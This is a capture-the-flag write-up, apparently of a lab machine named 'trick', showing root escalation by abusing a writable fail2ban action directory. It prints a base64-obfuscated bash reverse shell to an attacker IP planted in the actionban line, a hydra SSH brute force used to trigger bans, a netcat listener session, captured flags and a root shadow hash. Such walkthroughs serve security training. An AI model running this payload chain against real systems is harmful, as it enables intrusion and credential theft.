
2.3 Files under security groups

Check file and directories under 'security' groups. Discover ‘/etc/fail2ban/action.d’ directory.

```
michael@trick:/etc/fail2ban/action.d$ find / -group security 2> /dev/null
/etc/fail2ban/action.d
michael@trick:/etc/fail2ban/action.d$
```


2.4 Fail2Ban Jail Configuration File

By referring to this blog, check the '/etc/fail2ban/jail.conf' and search for the banaction. The banaction is taken from the ip-tables-multiport. Which mean it the configuration from '/action.d/ip-tables-multiport.conf' file.



```
michael@trick:/etc/fail2ban$ cat jail.conf | grep banaction
banaction = iptables-multiport
banaction_allports = iptables-allports
action_ = %(banaction)s[name=%(__name__)s, bantime="%(bantime)s", port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]
action_mw = %(banaction)s[name=%(__name__)s, bantime="%(bantime)s", port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]
action_mwl = %(banaction)s[name=%(__name__)s, bantime="%(bantime)s", port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]
action_xarf = %(banaction)s[name=%(__name__)s, bantime="%(bantime)s", port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]
# NOTE: This action relies on banaction being present on start and therefore
action_badips = badips.py[category="%(__name__)s", banaction="%(banaction)s", agent="%(fail2ban_agent)s"]
action   = %(banaction)s[name=%(__name__)s-tcp, port="%(port)s", protocol="tcp", chain="%(chain)s", actname=%(banaction)s-tcp]
           %(banaction)s[name=%(__name__)s-udp, port="%(port)s", protocol="udp", chain="%(chain)s", actname=%(banaction)s-udp]
action   = %(banaction)s[name=%(__name__)s-tcp, port="%(port)s", protocol="tcp", chain="%(chain)s", actname=%(banaction)s-tcp]
           %(banaction)s[name=%(__name__)s-udp, port="%(port)s", protocol="udp", chain="%(chain)s", actname=%(banaction)s-udp]
action   = %(banaction)s[name=%(__name__)s-tcp, port="%(port)s", protocol="tcp", chain="%(chain)s", actname=%(banaction)s-tcp]
           %(banaction)s[name=%(__name__)s-udp, port="%(port)s", protocol="udp", chain="%(chain)s", actname=%(banaction)s-udp]
banaction = %(banaction_allports)s
banaction = %(banaction_allports)s
banaction = iptables-multiport-log
action  = %(banaction)s[name=%(__name__)s-tcp, port="%(tcpport)s", protocol="tcp", chain="%(chain)s", actname=%(banaction)s-tcp]
           %(banaction)s[name=%(__name__)s-udp, port="%(udpport)s", protocol="udp", chain="%(chain)s", actname=%(banaction)s-udp]
banaction = %(banaction_allports)s
action   = %(banaction)s[name=%(__name__)s-tcp, port="%(port)s", protocol=tcp, chain="%(chain)s", actname=%(banaction)s-tcp]
           %(banaction)s[name=%(__name__)s-udp, port="%(port)s", protocol=udp, chain="%(chain)s", actname=%(banaction)s-udp]
```


Discover the max retries and the interval of time to be banned.



```
#
# ignorecommand = /path/to/command <ip>
ignorecommand =

# "bantime" is the number of seconds that a host is banned.
bantime  = 10s

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime  = 10s

# "maxretry" is the number of failures before a host get banned.
maxretry = 5
```

2.5 Action Directory of Fail2Ban

Check on '/etc/fail2ban/action.d' directory. We can see there is 'iptables-multiport.conf' file. This file will be used based on jail.conf file we found earlier.



```
michael@trick:/etc/fail2ban/action.d$ ls
abuseipdb.conf                 firewallcmd-rich-rules.conf          mail.conf                sendmail-buffered.conf
apf.conf                       helpers-common.conf                  mail-whois-common.conf   sendmail-common.conf
badips.conf                    hostsdeny.conf                       mail-whois.conf          sendmail.conf
badips.py                      ipfilter.conf                        mail-whois-lines.conf    sendmail-geoip-lines.conf
blocklist_de.conf              ipfw.conf                            mynetwatchman.conf       sendmail-whois.conf
bsd-ipfw.conf                  iptables-allports.conf               netscaler.conf           sendmail-whois-ipjailmatches.conf
cloudflare.conf                iptables-common.conf                 nftables-allports.conf   sendmail-whois-ipmatches.conf
complain.conf                  iptables.conf                        nftables-common.conf     sendmail-whois-lines.conf
dshield.conf                   iptables-ipset-proto4.conf           nftables-multiport.conf  sendmail-whois-matches.conf
dummy.conf                     iptables-ipset-proto6-allports.conf  nginx-block-map.conf     shorewall.conf
firewallcmd-allports.conf      iptables-ipset-proto6.conf           npf.conf                 shorewall-ipset-proto6.conf
firewallcmd-common.conf        iptables-multiport.conf              nsupdate.conf            smtp.py
firewallcmd-ipset.conf         iptables-multiport-log.conf          osx-afctl.conf           symbiosis-blacklist-allports.conf
firewallcmd-multiport.conf     iptables-new.conf                    osx-ipfw.conf            ufw.conf
firewallcmd-new.conf           iptables-xt_recent-echo.conf         pf.conf                  xarf-login-attack.conf
firewallcmd-rich-logging.conf  mail-buffered.conf                   route.conf
michael@trick:/etc/fail2ban/action.d$ 
```

2.6 Iptables-multiport configuration file

The content of 'iptables-multiport.conf'. We can see the actionban and actionunban, allowed us to inject cmd in it.

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
```

Verify that we can write file into this '/action.d' directory. Below show we success created file on the machine.

```
michael@trick:/etc/fail2ban/action.d$ touch test
michael@trick:/etc/fail2ban/action.d$ ls -lah test
-rw-r--r-- 1 michael michael 0 Jul  1 03:16 test
michael@trick:/etc/fail2ban/action.d$
```

3.0 LOCAL PRIVILEGES ESCALATION – LPE

3.1 Payload

By referring to the same [blogpost] and follow the steps to privileges escalation as root. Please note that we have already injected the reverse shell payload on the 'iptables-multiport.conf' file and restarted the fail2ban service.

```
michael@trick:/tmp$ mv /etc/fail2ban/action.d/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.bak
michael@trick:/tmp$ cp /etc/fail2ban/action.d/iptables-multiport.bak /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ chmod 777 /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ vi /etc/fail2ban/action.d/iptables-multiport.conf
michael@trick:/tmp$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
michael@trick:/tmp$
```

3.2 Reverse Shell payload

The content we added to 'iptables-multiport.conf' shown below. Which is the reverse shell for root to execute when our IP get banned.

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTA4LzU1NTUgMD4mMQ==' | base64 -d | bash
# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTA4LzU1NTUgMD4mMQ==' | base64 -d | bash
[Init]

"/etc/fail2ban/action.d/iptables-multiport.conf" 50L, 1500C                                    48,16
```

3.3 Hydra SSH Failed attempt

Open a listener on attacker machine 1st and use hydra tool to SSH Brute Force can help to make failed attempt in 10seconds.

```
└─$ hydra -l root -P passwords.txt 10.10.11.166 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-01 09:06:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 168 login tries (l:1/p:168), ~11 tries per task
[DATA] attacking ssh://10.10.11.166:22/
[ATTEMPT] target 10.10.11.166 - login "root" - pass "123456" - 1 of 168 [child 0] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "password" - 2 of 168 [child 1] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "12345678" - 3 of 168 [child 2] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "qwerty" - 4 of 168 [child 3] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "123456789" - 5 of 168 [child 4] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "12345" - 6 of 168 [child 5] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234" - 7 of 168 [child 6] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "111111" - 8 of 168 [child 7] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "1234567" - 9 of 168 [child 8] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "dragon" - 10 of 168 [child 9] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "123123" - 11 of 168 [child 10] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "baseball" - 12 of 168 [child 11] (0/0)
[ATTEMPT] target 10.10.11.166 - login "root" - pass "abc123" - 13 of 168 [child 12] (0/0)
```

3.4 Root Shell Gained

Shell gained after the hydra brute force SSH failed attempts.

```
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.166.
Ncat: Connection from 10.10.11.166:36728.
bash: cannot set terminal process group (1962): Inappropriate ioctl for device
bash: no job control in this shell
root@trick:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@trick:/# whoami
whoami
root
root@trick:/# cat /root/root.txt
cat /root/root.txt
08173a3b5f1363bdbe75a3a7e838ead2
root@trick:/# cat /home/michael/user.txt
cat /home/michael/user.txt
ab4e89683970fc6d78c9ba11efac888a
root@trick:/# cat /etc/shadow
cat /etc/shadow
root:$6$lbBzS2rUUVRa6Erd$u2u317eVZBZgdCrT2HViYv.69vxazyKjAuVETHTpTpD42H0RDPQIbsCHwPdKqBQphI/FOmpEt3lgD9QBsu6nU1:19104:0:99999:7:::
```